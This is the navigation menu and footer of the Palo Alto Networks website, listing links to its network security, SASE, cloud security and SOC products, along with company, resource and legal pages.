* [Cloud Delivered Security Services](https://www.paloaltonetworks.com/network-security/security-subscriptions?ts=markdown)
* [Advanced Threat Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention?ts=markdown)
* [Advanced URL Filtering](https://www.paloaltonetworks.com/network-security/advanced-url-filtering?ts=markdown)
* [Advanced WildFire](https://www.paloaltonetworks.com/network-security/advanced-wildfire?ts=markdown)
* [Advanced DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security?ts=markdown)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention?ts=markdown)
* [Enterprise IoT Security](https://www.paloaltonetworks.com/network-security/enterprise-device-security?ts=markdown)
* [Medical IoT Security](https://www.paloaltonetworks.com/network-security/medical-device-security?ts=markdown)
* [Industrial OT Security](https://www.paloaltonetworks.com/network-security/medical-device-security?ts=markdown)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security?ts=markdown)
* [Next-Generation Firewalls](https://www.paloaltonetworks.com/network-security/next-generation-firewall?ts=markdown)
* [Hardware Firewalls](https://www.paloaltonetworks.com/network-security/hardware-firewall-innovations?ts=markdown)
* [Software Firewalls](https://www.paloaltonetworks.com/network-security/software-firewalls?ts=markdown)
* [Strata Cloud Manager](https://www.paloaltonetworks.com/network-security/strata-cloud-manager?ts=markdown)
* [SD-WAN for NGFW](https://www.paloaltonetworks.com/network-security/sd-wan-subscription?ts=markdown)
* [PAN-OS](https://www.paloaltonetworks.com/network-security/pan-os?ts=markdown)
* [Panorama](https://www.paloaltonetworks.com/network-security/panorama?ts=markdown)
* [Secure Access Service Edge](https://www.paloaltonetworks.com/sase?ts=markdown)
* [Prisma SASE](https://www.paloaltonetworks.com/sase?ts=markdown)
* [Application Acceleration](https://www.paloaltonetworks.com/sase/app-acceleration?ts=markdown)
* [Autonomous Digital Experience Management](https://www.paloaltonetworks.com/sase/adem?ts=markdown)
* [Enterprise DLP](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention?ts=markdown)
* [Prisma Access](https://www.paloaltonetworks.com/sase/access?ts=markdown)
* [Prisma Browser](https://www.paloaltonetworks.com/sase/prisma-browser?ts=markdown)
* [Prisma SD-WAN](https://www.paloaltonetworks.com/sase/sd-wan?ts=markdown)
* [Remote Browser Isolation](https://www.paloaltonetworks.com/sase/remote-browser-isolation?ts=markdown)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security?ts=markdown)
* [AI-Driven Security Operations Platform](https://www.paloaltonetworks.com/cortex?ts=markdown)
* [Cloud Security](https://www.paloaltonetworks.com/cortex/cloud?ts=markdown)
* [Cortex Cloud](https://www.paloaltonetworks.com/cortex/cloud?ts=markdown)
* [Application Security](https://www.paloaltonetworks.com/cortex/cloud/application-security?ts=markdown)
* [Cloud Posture Security](https://www.paloaltonetworks.com/cortex/cloud/cloud-posture-security?ts=markdown)
* [Cloud Runtime Security](https://www.paloaltonetworks.com/cortex/cloud/runtime-security?ts=markdown)
* [Prisma Cloud](https://www.paloaltonetworks.com/prisma/cloud?ts=markdown)
* [AI-Driven SOC](https://www.paloaltonetworks.com/cortex?ts=markdown)
* [Cortex XSIAM](https://www.paloaltonetworks.com/cortex/cortex-xsiam?ts=markdown)
* [Cortex XDR](https://www.paloaltonetworks.com/cortex/cortex-xdr?ts=markdown)
* [Cortex XSOAR](https://www.paloaltonetworks.com/cortex/cortex-xsoar?ts=markdown)
* [Cortex Xpanse](https://www.paloaltonetworks.com/cortex/cortex-xpanse?ts=markdown)
* [Unit 42 Managed Detection \& Response](https://www.paloaltonetworks.com/cortex/managed-detection-and-response?ts=markdown)
* [Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam?ts=markdown)
* [Threat Intel and Incident Response Services](https://www.paloaltonetworks.com/unit42?ts=markdown)
* [Proactive Assessments](https://www.paloaltonetworks.com/unit42/assess?ts=markdown)
* [Incident Response](https://www.paloaltonetworks.com/unit42/respond?ts=markdown)
* [Transform Your Security Strategy](https://www.paloaltonetworks.com/unit42/transform?ts=markdown)
* [Discover Threat Intelligence](https://www.paloaltonetworks.com/unit42/threat-intelligence-partners?ts=markdown)
## Company
* [About Us](https://www.paloaltonetworks.com/about-us?ts=markdown)
* [Careers](https://jobs.paloaltonetworks.com/en/)
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales?ts=markdown)
* [Corporate Responsibility](https://www.paloaltonetworks.com/about-us/corporate-responsibility?ts=markdown)
* [Customers](https://www.paloaltonetworks.com/customers?ts=markdown)
* [Investor Relations](https://investors.paloaltonetworks.com/)
* [Location](https://www.paloaltonetworks.com/about-us/locations?ts=markdown)
* [Newsroom](https://www.paloaltonetworks.com/company/newsroom?ts=markdown)
## Popular Links
* [Blog](https://www.paloaltonetworks.com/blog/?ts=markdown)
* [Communities](https://www.paloaltonetworks.com/communities?ts=markdown)
* [Content Library](https://www.paloaltonetworks.com/resources?ts=markdown)
* [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia?ts=markdown)
* [Event Center](https://events.paloaltonetworks.com/)
* [Manage Email Preferences](https://start.paloaltonetworks.com/preference-center)
* [Products A-Z](https://www.paloaltonetworks.com/products/products-a-z?ts=markdown)
* [Product Certifications](https://www.paloaltonetworks.com/legal-notices/trust-center/compliance?ts=markdown)
* [Report a Vulnerability](https://www.paloaltonetworks.com/security-disclosure?ts=markdown)
* [Sitemap](https://www.paloaltonetworks.com/sitemap?ts=markdown)
* [Tech Docs](https://docs.paloaltonetworks.com/)
* [Unit 42](https://unit42.paloaltonetworks.com/)
* [Do Not Sell or Share My Personal Information](https://panwedd.exterro.net/portal/dsar.htm?target=panwedd)

* [Privacy](https://www.paloaltonetworks.com/legal-notices/privacy?ts=markdown)
* [Trust Center](https://www.paloaltonetworks.com/legal-notices/trust-center?ts=markdown)
* [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use?ts=markdown)
* [Documents](https://www.paloaltonetworks.com/legal?ts=markdown)
Copyright © 2025 Palo Alto Networks. All Rights Reserved
* [](https://www.youtube.com/user/paloaltonetworks)
* [](https://www.paloaltonetworks.com/podcasts/threat-vector?ts=markdown)
* [](https://www.facebook.com/PaloAltoNetworks/)
* [](https://www.linkedin.com/company/palo-alto-networks)
* [](https://twitter.com/PaloAltoNtwks)
* EN
Select your language